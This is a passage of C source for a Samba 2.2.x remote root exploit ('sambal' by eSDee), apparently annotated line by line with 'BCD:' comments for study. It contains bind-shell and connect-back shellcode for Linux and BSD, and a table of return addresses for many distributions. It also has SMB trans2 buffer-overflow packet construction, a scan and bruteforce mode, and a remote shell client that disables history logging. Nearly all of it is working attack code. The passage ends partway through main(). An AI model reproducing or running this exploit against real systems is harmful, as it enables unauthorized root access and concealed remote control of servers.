        "\x61\xcd\x80\x89\xc7\x31\xc0\x50\x50\x50\x66\x68\xb0\xef\xb7\x02"
        "\x66\x53\x89\xe1\x31\xdb\xb3\x10\x53\x51\x57\x50\xb0\x68\xcd\x80"
```

```
        "\x31\xdb\x39\xc3\x74\x06\x31\xc0\xb0\x01\xcd\x80\x31\xc0\x50\x57"
        "\x50\xb0\x6a\xcd\x80\x31\xc0\x31\xdb\x50\x89\xe1\xb3\x01\x53\x89"
        "\xe2\x50\x51\x52\xb3\x14\x53\x50\xb0\x2e\xcd\x80\x31\xc0\x50\x50"
        "\x57\x50\xb0\x1e\xcd\x80\x89\xc6\x31\xc0\x31\xdb\xb0\x02\xcd\x80"
        "\x39\xc3\x75\x44\x31\xc0\x57\x50\xb0\x06\xcd\x80\x31\xc0\x50\x56"
        "\x50\xb0\x5a\xcd\x80\x31\xc0\x31\xdb\x43\x53\x56\x50\xb0\x5a\xcd"
        "\x80\x31\xc0\x43\x53\x56\x50\xb0\x5a\xcd\x80\x31\xc0\x50\x68\x2f"
        "\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54\x53\x50\xb0\x3b"
        "\xcd\x80\x31\xc0\xb0\x01\xcd\x80\x31\xc0\x56\x50\xb0\x06\xcd\x80"
        "\xeb\x9a";

char
linux_connect_back[] =
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80"
        "\x31\xc0\x31\xdb\x31\xc9\x51\xb1\x06\x51\xb1\x01\x51\xb1\x02\x51"
        "\x89\xe1\xb3\x01\xb0\x66\xcd\x80\x89\xc2\x31\xc0\x31\xc9\x51\x51"
        "\x68\x41\x42\x43\x44\x66\x68\xb0\xef\xb1\x02\x66\x51\x89\xe7\xb3"
        "\x10\x53\x57\x52\x89\xe1\xb3\x03\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
        "\x74\x06\x31\xc0\xb0\x01\xcd\x80\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
        "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
        "\xb1\x02\xcd\x80\x31\xc0\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f"
        "\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
        "\x01\xcd\x80";

char
bsd_connect_back[] =
        "\x31\xc0\x50\x50\x50\xb0\x17\xcd\x80"
        "\x31\xc0\x31\xdb\x53\xb3\x06\x53\xb3\x01\x53\xb3\x02\x53\x54\xb0"
        "\x61\xcd\x80\x31\xd2\x52\x52\x68\x41\x41\x41\x41\x66\x68\xb0\xef"
        "\xb7\x02\x66\x53\x89\xe1\xb2\x10\x52\x51\x50\x52\x89\xc2\x31\xc0"
        "\xb0\x62\xcd\x80\x31\xdb\x39\xc3\x74\x06\x31\xc0\xb0\x01\xcd\x80"
        "\x31\xc0\x50\x52\x50\xb0\x5a\xcd\x80\x31\xc0\x31\xdb\x43\x53\x52"
        "\x50\xb0\x5a\xcd\x80\x31\xc0\x43\x53\x52\x50\xb0\x5a\xcd\x80\x31"
        "\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54"
        "\x53\x50\xb0\x3b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";


struct {
        char *type;
        unsigned long ret;
        char *shellcode;
        int os_type;      /* 0 = Linux, 1 = FreeBSD/NetBSD,
                             2 = OpenBSD non-exec stack */
} targets[] = {
   { "samba-2.2.x - Debian 3.0           ", 0xbffffea2, linux_bindcode,    0 },
   { "samba-2.2.x - Gentoo 1.4.x         ", 0xbfffe890, linux_bindcode,    0 },
   { "samba-2.2.x - Mandrake 8.x         ", 0xbffff6a0, linux_bindcode,    0 },
   { "samba-2.2.x - Mandrake 9.0         ", 0xbfffe638, linux_bindcode,    0 },
   { "samba-2.2.x - Redhat 9.0           ", 0xbffff7cc, linux_bindcode,    0 },
   { "samba-2.2.x - Redhat 8.0           ", 0xbffff2f0, linux_bindcode,    0 },
   { "samba-2.2.x - Redhat 7.x           ", 0xbffff310, linux_bindcode,    0 },
   { "samba-2.2.x - Redhat 6.x           ", 0xbffff2f0, linux_bindcode,    0 },
   { "samba-2.2.x - Slackware 9.0        ", 0xbffff574, linux_bindcode,    0 },
   { "samba-2.2.x - Slackware 8.x        ", 0xbffff574, linux_bindcode,    0 },
   { "samba-2.2.x - SuSE 7.x             ", 0xbffffbe6, linux_bindcode,    0 },
   { "samba-2.2.x - SuSE 8.x             ", 0xbffff8f8, linux_bindcode,    0 },
   { "samba-2.2.x - FreeBSD 5.0          ", 0xbfbff374, bsd_bindcode,      1 },
   { "samba-2.2.x - FreeBSD 4.x          ", 0xbfbff374, bsd_bindcode,      1 },
   { "samba-2.2.x - NetBSD 1.6           ", 0xbfbfd5d0, bsd_bindcode,      1 },
   { "samba-2.2.x - NetBSD 1.5           ", 0xbfbfd520, bsd_bindcode,      1 },
   { "samba-2.2.x - OpenBSD 3.2          ", 0x00159198, bsd_bindcode,      2 },
   { "samba-2.2.8 - OpenBSD 3.2 (package)", 0x001dd258, bsd_bindcode,      2 },
   { "samba-2.2.7 - OpenBSD 3.2 (package)", 0x001d9230, bsd_bindcode,      2 },
```

```
   { "samba-2.2.5 - OpenBSD 3.2 (package)", 0x001d6170, bsd_bindcode,      2 },
   { "Crash (All platforms)              ", 0xbade5dee, linux_bindcode,    0 },
};

/*************************************************************************/
/* BCD: C function prototypes section.  For a description of what each function
 * BCD: does, see the comments accompanying the function definitions farther
 * BCD: down.
 */

void shell();
void usage();
void handler();

int is_samba(char *ip, unsigned long time_out);
int Connect(int fd, char *ip, unsigned int port, unsigned int time_out);
int read_timer(int fd, unsigned int time_out);
int write_timer(int fd, unsigned int time_out);
int start_session(int sock);
int exploit_normal(int sock, unsigned long ret, char *shellcode);
int exploit_openbsd32(int sock, unsigned long ret, char *shellcode);

/*************************************************************************/
/* BCD: Print out program usage information.
 */
void usage(char *prog)
{
   fprintf(stderr, "Usage: %s [-bBcCdfprsStv] [host]\n\n"
           "-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, "
                           "2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)\n"
           "-B <step>       bruteforce steps (default = 300)\n"
           "-c <ip address> connectback ip address\n"
           "-C <max childs> max childs for scan/bruteforce mode "
                           "(default = 40)\n"
           "-d <delay>      bruteforce/scanmode delay in micro seconds "
                           "(default = 100000)\n"
           "-f              force\n"
           "-p <port>       port to attack (default = 139)\n"
           "-r <ret>        return address\n"
           "-s              scan mode (random)\n"
           "-S <network>    scan mode\n"
           "-t <type>       presets (0 for a list)\n"
           "-v              verbose mode\n\n", prog);

   exit(1);
}

/*************************************************************************/
/* BCD: Given an IP address and a timeout in seconds, attempt to determine
 * BCD: whether a remote Samba server can be reached.  Return -1 if a server
 * BCD: cannot be reached.  Return 0 if a remote server is responds and
 * BCD: appears to be Samba.  Return 1 if a remote server responds but
 * BCD: does not appear Samba-like.
 *
 * BCD: The method used is as follows: send a "Node Status" query to
 * BCD: the host's NetBIOS Name Service (NBNS), and read the response.
 * BCD: Skip past the list of node names in the response, and check the
 * BCD: first six bytes of statistics.  If they are all zeroes, then
 * BCD: assume the NBNS is Samba; Windows hosts typically put an
 * BCD: Ethernet MAC address in this space.
 *
 * BCD: This function performs a weak check; if tested against a
 * BCD: non-SMB service on UDP port 137, there is a fair chance that it
```

```
 * BCD: would register as Samba.  This is because we assume without checking
 * BCD: that the response will always be at least 63 bytes long, or even
 * BCD: longer if the 57th byte is greater than zero.
 */

int is_samba(char *ip, unsigned long time_out)
{
   char
      nbtname[]= /* netbios name packet */
      {
         0x80,0xf0,0x00,0x10,0x00,0x01,0x00,0x00,
         0x00,0x00,0x00,0x00,0x20,0x43,0x4b,0x41,
         0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x41,
         0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x41,
         0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x41,
         0x41,0x41,0x41,0x41,0x41,0x00,0x00,0x21,
         0x00,0x01
      };

   unsigned char recv_buf[1024];
   unsigned char *ptr;

   int i = 0;
   int s = 0;

   unsigned int total = 0;

   /* BCD: Create socket for UDP communications. */
   if ((s = socket(PF_INET, SOCK_DGRAM, 17)) <= 0) return -1;

   /* BCD: Establish a connection to UDP port 137. */
   if(Connect(s, ip, 137, time_out) == -1) {
      close(s);
      return -1;
   }

   memset(recv_buf, 0x00, sizeof(recv_buf));

   /* BCD: Wait for the socket to be ready for writing, then send
    * BCD: the nbtname packet.
    */
   if(write_timer(s, time_out) == 1) {
      if (write(s, nbtname, sizeof(nbtname)) <= 0) {
         close(s);
         return -1;
      }
   }

   /* BCD: Wait for the socket to be ready for reading, then read
    * BCD: the response.
    */
   if (read_timer(s, time_out) == 1) {
      if (read(s, recv_buf, sizeof(recv_buf)) <= 0) {
         close(s);
         return -1;
      }

      /* BCD: We assume we received at least 57 bytes of data,
       * BCD: and record the 8-bit value of the 57th octet as the
       * BCD: "total" max names.
       */
      ptr = recv_buf + 57;
      total = *(ptr - 1); /* max names */
```

```

      /* BCD: Step through the recv_buf in increments of 18, until we
       * BCD: have either incremented total times, or stepped outside
       * BCD: the recv_buf area.  Then back up a little and check the
       * BCD: start of the statistics area for six zero bytes.  (Seems
       * BCD: over-complicated to have a loop here.  A couple lines of
       * BCD: arithmetic would be more concise.)
       */
      while(ptr < recv_buf + sizeof(recv_buf)) {
         ptr += 18;
         if (i == total) {

            ptr -= 19;

            if ( *(ptr + 1) == 0x00 && *(ptr + 2) == 0x00 &&
                 *(ptr + 3) == 0x00 && *(ptr + 4) == 0x00 &&
                 *(ptr + 5) == 0x00 && *(ptr + 6) == 0x00) {
               close(s);
               return 0; /* BCD: Samba detected. */
            }

            /* BCD: Whatever answered on UDP port 137 was
             * BCD: not Samba.
             */
            close(s);
            return 1;
         }
         i++;
      }

   }
   close(s);
   return -1;
}

/******************************************************************************/
/* BCD: Given a TCP or UDP socket descriptor, a remote IP address and port
 * BCD: number, and a timeout in seconds, attempt to establish a connection
 * BCD: to the remote host.  On success, return 1.  On failure, close the
 * BCD: socket and return -1.
 */
int Connect(int fd, char *ip, unsigned int port, unsigned int time_out)
{
   /* ripped from no1 */

   int                      flags;
   int                      select_status;
   fd_set                   connect_read, connect_write;
   struct timeval           timeout;
   int                      getsockopt_length = 0;
   int                      getsockopt_error = 0;
   struct sockaddr_in       server;

   /* BCD: Fill in a struct sockaddr with the IP address and port,
    * BCD: so they can be passed to connect(2) in the required format.
    */
   bzero(&server, sizeof(server));
   server.sin_family = AF_INET;
   inet_pton(AF_INET, ip, &server.sin_addr);
   server.sin_port = htons(port);

   /* BCD: Raise the nonblocking flag for the socket descriptor. */
   if((flags = fcntl(fd, F_GETFL, 0)) < 0) {
```

```c
      close(fd);
      return -1;
   }

   if(fcntl(fd, F_SETFL, flags | O_NONBLOCK) < 0) {
      close(fd);
      return -1;
   }

   /* BCD: Make the timeout and read and write sets ready to use
    * BCD: with select(2), which appears a little further down.
    */
   timeout.tv_sec = time_out;
   timeout.tv_usec = 0;
   FD_ZERO(&connect_read);
   FD_ZERO(&connect_write);
   FD_SET(fd, &connect_read);
   FD_SET(fd, &connect_write);

   /* BCD: Initialize a connection to the remote host. */
   if((connect(fd, (struct sockaddr *) &server, sizeof(server))) < 0) {
      /* BCD: If any error other than EINPROGRESS is returned, then
       * BCD: there probably isn't a reachable remote service.
       * BCD: (EINPROGRESS means the connection was still being set up
       * BCD: when connect(2) returned.)
       */
      if(errno != EINPROGRESS) {
         close(fd);
         return -1;
      }
   }
   else {
      /* BCD: Attempt to return the flags to their original state. */
      if(fcntl(fd, F_SETFL, flags) < 0) {
         close(fd);
         return -1;
      }
      return 1;  /* BCD: SUCCESS: the connection is established. */

   }

   /* BCD: If we get this far, it means that the connection was still
    * BCD: in progress when connect(2) returned.  Therefore we use
    * BCD: select(2) to wait a bit and see if the descriptor ever becomes
    * BCD: ready to use for reading or writing.
    */
   select_status = select(fd + 1, &connect_read, &connect_write, NULL,
                          &timeout);

   /* BCD: If select(2) returned zero, the timeout expired. */
   if(select_status == 0) {
      close(fd);
      return -1;

   }

   /* BCD: If select(2) returned -1, there was a problem of some kind. */
   if(select_status == -1) {
      close(fd);
      return -1;
   }

   /* BCD: If select(2) indicated that the descriptor is ready for IO... */
```

```
   if(FD_ISSET(fd, &connect_read) || FD_ISSET(fd, &connect_write)) {

      /* BCD: If select(2) indicated we can read AND write... */
      if(FD_ISSET(fd, &connect_read) &&
         FD_ISSET(fd, &connect_write)) {

         /* BCD: Call getsockopt(2) to check for errors. */
         getsockopt_length = sizeof(getsockopt_error);
         if(getsockopt(fd, SOL_SOCKET, SO_ERROR,
                       &getsockopt_error, &getsockopt_length) < 0) {
            errno = ETIMEDOUT;
            close(fd);
            return -1;
         }

         if(getsockopt_error == 0) {
            /* BCD: getsockopt(2) reported no errors. */
            if(fcntl(fd, F_SETFL, flags) < 0) {
               close(fd);
               return -1;
            }
            return 1;  /* BCD: SUCCESS: connection estab. */
         }
         else {
            /* BCD: getsockopt(2) did reported an error. */
            errno = getsockopt_error;
            close(fd);
            return (-1);
         }
      }
   }
   else {
      /* BCD: We can only get here if select(2) did not time out,
       * BCD: did not return an error, and did not indicate that
       * BCD: the socket was read for reading or writing.  In
       * BCD: other words, we can never reach this statement. */
      close(fd);
      return 1;
   }

   /* BCD: Control may reach this point if the select(2) indicated the
    * BCD: socket is ready for reading or writing but not both.  In this
    * BCD: case, we apparently deem the connection to be established
    * BCD: even though we would not have checked for errors.
    */

   /* Attempt to return the socket flags back to their original state. */
   if(fcntl(fd, F_SETFL, flags) < 0) {
      close(fd);
      return -1;
   }
   return 1;  /* BCD: SUCCESS: the connection is established. */
}

/*****************************************************************************/

/* BCD: Wait up to a specified amount of time for a file descriptor to become
 * BCD: ready for reading (meaning data has arrived).  If it does, return 1.
 * BCD: Otherwise, close the descriptor and return -1.
 */
int read_timer(int fd, unsigned int time_out)
{
```

```c
   /* ripped from no1 */

   int                    flags;
   int                    select_status;
   fd_set                 fdread;
   struct timeval         timeout;

   /* BCD: Raise the nonblocking flag for the descriptor.
    * BCD: (Perhaps some systems could hang on select if we don't do this?)
    */
   if((flags = fcntl(fd, F_GETFL, 0)) < 0) {
      close(fd);
      return (-1);
   }

   if(fcntl(fd, F_SETFL, flags | O_NONBLOCK) < 0) {
      close(fd);
      return (-1);
   }

   /* BCD: Call select(2) to test whether the descriptor is readable. */
   timeout.tv_sec = time_out;
   timeout.tv_usec = 0;
   FD_ZERO(&fdread);
   FD_SET(fd, &fdread);
   select_status = select(fd + 1, &fdread, NULL, NULL, &timeout);

   /* BCD: If select returned zero, the descriptor was not readable. */
   if(select_status == 0) {
      close(fd);
      return (-1);
   }

   /* BCD: If select returned -1, a error occured. */
   if(select_status == -1) {
      close(fd);
      return (-1);
   }

   /* BCD: Is the descriptor is in the set of readable descriptors? */
   if(FD_ISSET(fd, &fdread)) {

      /* BCD: Attempt to return the flags to their original state. */
      if(fcntl(fd, F_SETFL, flags) < 0) {
         close(fd);
         return -1;
      }
      return 1;  /* BCD: SUCCESS: the descriptor is now writable. */
   }
   else {
      close(fd);
      return 1;

   }
}


/***************************************************************************/
/* BCD: Wait up to a specified amount of time for a file descriptor to become
 * BCD: ready for writing (meaning data can be sent without blocking).  If it
 * BCD: does, return 1.  Otherwise, close the descriptor and return -1.
 */
int write_timer(int fd, unsigned int time_out)
```

```
{

   /* ripped from no1 */

   int                       flags;
   int                       select_status;
   fd_set                    fdwrite;
   struct timeval            timeout;

   /* BCD: Raise the nonblocking flag for the descriptor.
    * BCD: (Perhaps some systems could hang on select if we don't do this?)
    */
   if((flags = fcntl(fd, F_GETFL, 0)) < 0) {
      close(fd);
      return (-1);
   }
   if(fcntl(fd, F_SETFL, flags | O_NONBLOCK) < 0) {
      close(fd);
      return (-1);
   }

   /* BCD: Call select(2) to test whether the descriptor is writable. */
   timeout.tv_sec = time_out;
   timeout.tv_usec = 0;
   FD_ZERO(&fdwrite);
   FD_SET(fd, &fdwrite);
   select_status = select(fd + 1, NULL, &fdwrite, NULL, &timeout);

   /* BCD: If select returned zero, the descriptor was not writable. */
   if(select_status == 0) {
      close(fd);
      return -1;
   }

   /* BCD: If select returned -1, a error occured. */
   if(select_status == -1) {
      close(fd);
      return -1;
   }

   /* BCD: Is the descriptor is in the set of writable descriptors? */
   if(FD_ISSET(fd, &fdwrite)) {

      /* BCD: Attempt to return the flags to their original state. */
      if(fcntl(fd, F_SETFL, flags) < 0) {
         close(fd);
         return -1;
      }
      return 1;  /* BCD: SUCCESS: the descriptor is now writable. */
   }
   else {
      close(fd);
      return -1;
   }
}

/****************************************************************************/
/* BCD: Interact with the remote bourne shell launched by a successfully
 * BCD: exploited Samba server.  This first sends a few hardcoded commands
 * BCD: then goes into a loop that copies IO between sambal's stdin/stdout
 * BCD: in/out and the remote shell.
 */
void shell(int sock)
```

```
{
   fd_set  fd_read;

   /* BCD: Hardcoded initialization commands:
    * BCD:    unset HISTFILE   # Disables bash history logging.
    * BCD:    echo ...         # Print a brief banner.
    * BCD:    uname -a         # Print some OS and host information.
    * BCD:    id               # Print user credentials.
    */
   char buff[1024], *cmd="unset HISTFILE; "
      "echo \"*** JE MOET JE MUIL HOUWE\";"
      "uname -a;id;\n";
   int n;

   /* BCD: Get ready to call select(2) on stdin and the shell socket. */
   FD_ZERO(&fd_read);
   FD_SET(sock, &fd_read);
   FD_SET(0, &fd_read);

   /* BCD: Send the initialization commands. */
   send(sock, cmd, strlen(cmd), 0);

   /* BCD: Now we loop, copying data back and forth over the network
    * BCD: until the remote size closes.
    */
   while(1) {
      FD_SET(sock,&fd_read);
      FD_SET(0,&fd_read);

      /* BCD: If the remote shell socket closed, exit this loop. */
      if (select(FD_SETSIZE, &fd_read, NULL, NULL, NULL) < 0 ) break;

      /* BCD: If the shell sent any data, receive it then write it
       * BCD: to stdout.
       */
      if (FD_ISSET(sock, &fd_read)) {

         if((n = recv(sock, buff, sizeof(buff), 0)) < 0){
            fprintf(stderr, "EOF\n");
            exit(2);
         }

         if (write(1, buff, n) < 0) break;
      }

      /* BCD: If there's data on stdin, read it then send it to
       * BCD: the shell socket.
       */
      if (FD_ISSET(0, &fd_read)) {

         if((n = read(0, buff, sizeof(buff))) < 0){
            fprintf(stderr, "EOF\n");
            exit(2);
         }

         if (send(sock, buff, n, 0) < 0) break;
      }

      /* BCD: Sleep 10 microseconds.  In case either side of
       * BCD: the socket is producing data very rapidly, this
       * BCD: improves network efficiency by allowing bytes to
       * BCD: accrue in the input buffers, so whole packets are
       * BCD: not wasted on tiny amounts of data.
```

```
        */
      usleep(10);
   }

   fprintf(stderr, "Connection lost.\n\n");
   exit(0);
}

/****************************************************************************/
/* BCD: This is the signal handler for SIGUSR1.  The SIGUSR1 signal is sent to
 * BCD: the parent process if & when a child process successfully connects to
 * BCD: the backdoor port on an exploited server host.  After sending this
 * BCD: signal, the child will exit, leaving this handler function to
 * BCD: to establish it's own connection to the backdoor port.
 */
void handler()
{
   int sock = 0;
   int i = 0;
   OWNED = 1;

   /* BCD: Wait for each currently active child process to die. */
   for (i = 0; i < 100; i++)
      if (childs[i] != 0xffffffff) waitpid(childs[i], NULL, 0);

   if ((sock = socket(AF_INET, SOCK_STREAM, 6)) < 0) {
      close(sock);
      exit(1);
   }


   /* BCD: Connect to the back door. */
   if(Connect(sock, (char *)inet_ntoa(addr1.sin_addr), 45295, 2) != -1) {
      fprintf(stdout, "+ Worked!\n"
              "-----------------------------------------------"
              "-----------------\n");
      shell(sock);  /* BCD: Be a remote shell client. */
      close(sock);
   }


}

/****************************************************************************/
/* BCD: Start an SMB session.  This requires sending two packets to
 * BCD: the target server: (1) A "Session Setup" request, and (2), a
 * BCD: "Tree Connect" request.  The responses to these packets are
 * BCD: read but essentially ignored.  Returns 0 for success.
 */
int start_session(int sock)
{
   char buffer[1000];
   char response[4096];

   /* BCD: Define an SMB "Session Setup AndX" request. */
   char session_data1[]         = "\x00\xff\x00\x00\x00\x00\x20\x02\x00"
                                  "\x01\x00\x00\x00\x00";

   /* BCD: Define an SMB "Tree Connect" request. */
   char session_data2[]         = "\x00\x00\x00\x00\x5c\x5c\x69\x70\x63"
                                  "\x24\x25\x6e\x6f\x62\x6f\x64\x79\x00"
                                  "\x00\x00\x00\x00\x00\x00\x49\x50\x43"
                                  "\x24";
```

```
    NETBIOS_HEADER  *netbiosheader;
    SMB_HEADER      *smbheader;

    /* BCD: Zero-fill the message buffer. */
    memset(buffer, 0x00, sizeof(buffer));

    netbiosheader   = (NETBIOS_HEADER *)buffer;
    smbheader       = (SMB_HEADER *)(buffer + sizeof(NETBIOS_HEADER));

    /* BCD: Initialize the NBT protocol headers. */
    netbiosheader->type            = 0x00;    /* session message */
    netbiosheader->flags           = 0x00;
    netbiosheader->length          = htons(0x2E);

    /* BCD: Initialize the SMB header part of the request. */
    smbheader->protocol[0]         = 0xFF;
    smbheader->protocol[1]         = 'S';
    smbheader->protocol[2]         = 'M';
    smbheader->protocol[3]         = 'B';
    smbheader->command             = 0x73;    /* session setup            */
    smbheader->flags               = 0x08;    /* caseless pathnames       */
    smbheader->flags2              = 0x01;    /* long filenames supported */
    smbheader->pid                 = getpid() & 0xFFFF;
    smbheader->uid                 = 100;
    smbheader->mid                 = 0x01;

    /* BCD: Add the "Sesstion Setup AndX" part of the packet. */
    memcpy(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER),
           session_data1, sizeof(session_data1) - 1);

    /* BCD: Send the request. */
    if(write_timer(sock, 3) == 1)
       if (send(sock, buffer, 50, 0) < 0) return -1;

    memset(response, 0x00, sizeof(response));

    /* BCD: Read the response. */
    if (read_timer(sock, 3) == 1)
       if (read(sock, response, sizeof(response) - 1) < 0) return -1;

    netbiosheader = (NETBIOS_HEADER *)response;
    smbheader     = (SMB_HEADER *)(response + sizeof(NETBIOS_HEADER));

    /* BCD: Sanity check; although processing continues regardless of result. */
    if (netbiosheader->type != 0x00)
       fprintf(stderr, "+ Recieved a non session message\n");

    netbiosheader   = (NETBIOS_HEADER *)buffer;
    smbheader       = (SMB_HEADER *)(buffer + sizeof(NETBIOS_HEADER));

    memset(buffer, 0x00, sizeof(buffer));

    netbiosheader->type     = 0x00;         /* session message */
    netbiosheader->flags    = 0x00;
    netbiosheader->length   = htons(0x3C);

    smbheader->protocol[0]  = 0xFF;
    smbheader->protocol[1]  = 'S';
    smbheader->protocol[2]  = 'M';
    smbheader->protocol[3]  = 'B';
    smbheader->command      = 0x70;         /* start connection */
    smbheader->pid          = getpid() & 0xFFFF;
```

```
   smbheader->tid                = 0x00;
   smbheader->uid          = 100;

   /* BCD: Add the "Tree Connect" part of the packet. */
   memcpy(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER),
          session_data2, sizeof(session_data2) - 1);

   /* BCD: Send the request. */
   if(write_timer(sock, 3) == 1)
      if (send(sock, buffer, 64, 0) < 0) return -1;

   memset(response, 0x00, sizeof(response));

   /* BCD: Read the response. */
   if (read_timer(sock, 3) == 1)
      if (read(sock, response, sizeof(response) - 1) < 0) return -1;

   netbiosheader = (NETBIOS_HEADER *)response;
   smbheader     = (SMB_HEADER *)(response + sizeof(NETBIOS_HEADER));

   /* BCD: Another sanity check, but this time it is handled seriously. */
   if (netbiosheader->type != 0x00) return -1;

   return 0;
}
/****************************************************************************/
int
exploit_normal(int sock, unsigned long ret, char *shellcode)
{

   char buffer[4000];
   char exploit_data[] =
      "\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00\x00\x00\x00\x00\x00"
      "\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01\x00\x00\x00\x00\x00\x00"
      "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
      "\x00\x00\x00\x00\x00\x00\x00\x00\x90";

   int i = 0;
   unsigned long dummy = ret - 0x90;

   NETBIOS_HEADER  *netbiosheader;
   SMB_HEADER      *smbheader;

   memset(buffer, 0x00, sizeof(buffer));

   netbiosheader   = (NETBIOS_HEADER *)buffer;
   smbheader       = (SMB_HEADER *)(buffer + sizeof(NETBIOS_HEADER));

   /* BCD: The flags below combined with the length indicate a length of
    * BCD: 264,240 bytes.
    */
   netbiosheader->type            = 0x00;         /* session message */
   netbiosheader->flags           = 0x04;
   netbiosheader->length          = htons(2096);

   smbheader->protocol[0]         = 0xFF;
   smbheader->protocol[1]         = 'S';
   smbheader->protocol[2]         = 'M';
   smbheader->protocol[3]         = 'B';
   smbheader->command             = 0x32;         /* SMBtrans2 */
   smbheader->tid                 = 0x01;
   smbheader->uid                 = 100;
```

```
   /* BCD: Insert 3000 nop's into the buffer right after the exploit data. */
   memset(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER)
                 + sizeof(exploit_data), 0x90, 3000);

   /* BCD: We are about to stuff the return address into 96 bytes of our
    * BCD: payload where we think the saved EIP should be.  But first, we
    * BCD: insert 0xEB70.  This means jmp 0x70 bytes ahead in x86.  In case
    * BCD: the EIP ends up pointing to a place that is somewhere
    * BCD: before the 96-byte area, this will cause execution to safely
    * BCD: skip over that area instead of trying to execute it as code.
    */
   buffer[1096] = 0xEB; /* BCD: jmp              */
   buffer[1097] = 0x70; /* BCD: 0x70 bytes ahead */

   /* BCD: Fill a 96-byte area starting at byte 1099 with copies of the
    * BCD: desired return address.  The instruction pointer of the target's
    * BCD: processor will ultimately be written with data from this region,
    * BCD: causing execution of code at that address.
    */
   for (i = 0; i < 4 * 24; i += 8) {
      memcpy(buffer + 1099 + i, &dummy, 4);
      memcpy(buffer + 1103 + i, &ret,   4);
   }

   memcpy(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER),
          exploit_data, sizeof(exploit_data) - 1);
   memcpy(buffer + 1800, shellcode, strlen(shellcode));

   if(write_timer(sock, 3) == 1) {
      if (send(sock, buffer, sizeof(buffer) - 1, 0) < 0) return -1;
      return 0;
   }

   return -1;
}

/*****************************************************************************/

int exploit_openbsd32(int sock, unsigned long ret, char *shellcode)
{
   char buffer[4000];

   char exploit_data[] =
      "\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00\x00\x00\x00\x00\x00"
      "\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01\x00\x00\x00\x00\x00\x00"
      "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
      "\x00\x00\x00\x00\x00\x00\x00\x00\x90";

   int i = 0;
   unsigned long dummy = ret - 0x30;
   NETBIOS_HEADER  *netbiosheader;
   SMB_HEADER      *smbheader;

   memset(buffer, 0x00, sizeof(buffer));

   netbiosheader   = (NETBIOS_HEADER *)buffer;
   smbheader       = (SMB_HEADER *)(buffer + sizeof(NETBIOS_HEADER));

   netbiosheader->type             = 0x00;         /* session message */
   netbiosheader->flags            = 0x04;
   netbiosheader->length           = htons(2096);

   smbheader->protocol[0]          = 0xFF;
```

```
   smbheader->protocol[1]          = 'S';
   smbheader->protocol[2]          = 'M';
   smbheader->protocol[3]          = 'B';
   smbheader->command              = 0x32;         /* SMBtrans2 */
   smbheader->tid                  = 0x01;
   smbheader->uid                  = 100;

   memset(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER)
                 + sizeof(exploit_data), 0x90, 3000);

   for (i = 0; i < 4 * 24; i += 4)
      memcpy(buffer + 1131 + i, &dummy, 4);

   memcpy(buffer + 1127, &ret,      4);

   memcpy(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER),
          exploit_data, sizeof(exploit_data) - 1);

   memcpy(buffer + 1100 - strlen(shellcode), shellcode, strlen(shellcode));

   if(write_timer(sock, 3) == 1) {
      if (send(sock, buffer, sizeof(buffer) - 1, 0) < 0) return -1;
      return 0;
   }

   return -1;
}

/*****************************************************************************/

int main (int argc,char *argv[])
{
   char *shellcode = NULL;
   char scan_ip[256];

   int brute              = -1;
   int connectback        = 0;
   int force              = 0;
   int i                  = 0;
   int ip1                = 0;
   int ip2                = 0;
   int ip3                = 0;
   int ip4                = 0;
   int opt                = 0;
   int port               = 139;
   int random             = 0;
   int scan               = 0;
   int sock               = 0;
   int sock2              = 0;
   int status             = 0;
   int type               = 0;
   int verbose            = 0;

   unsigned long BRUTE_DELAY         = 100000;
   unsigned long ret                 = 0x0;
   unsigned long MAX_CHILDS          = 40;
   unsigned long STEPS               = 300;

   struct hostent                 *he;

   fprintf(stdout,
           "samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)\n"
           "---------------------------------------------------------------\n");
```

```c


   /* BCD: Run-of-the-mill command line arg parsing using getopt(3) */
   while((opt = getopt(argc,argv,"b:B:c:C:d:fp:r:sS:t:v")) !=EOF) {
      switch(opt)
         {
         case 'b':
            brute = atoi(optarg);
            if ((brute < 0) || (brute > 3)) {
               fprintf(stderr, "Invalid platform.\n\n");
               return -1;
            }
            break;
         case 'B':
            STEPS = atoi(optarg);
            if (STEPS == 0) STEPS++;
            break;
         case 'c':
            sscanf(optarg, "%d.%d.%d.%d", &ip1, &ip2, &ip3, &ip4);
            connectback = 1;

            if (ip1 == 0 || ip2 == 0 || ip3 == 0 || ip4 == 0) {
               fprintf(stderr, "Invalid IP address.\n\n");
               return -1;
            }

            /* BCD: Notice the offsets for the linux connect_back IP
             * BCD: address are wrong.  Instead of 33..36, they should
             * BCD: be 43..46.
             */
            linux_connect_back[33] = ip1; bsd_connect_back[24] = ip1;
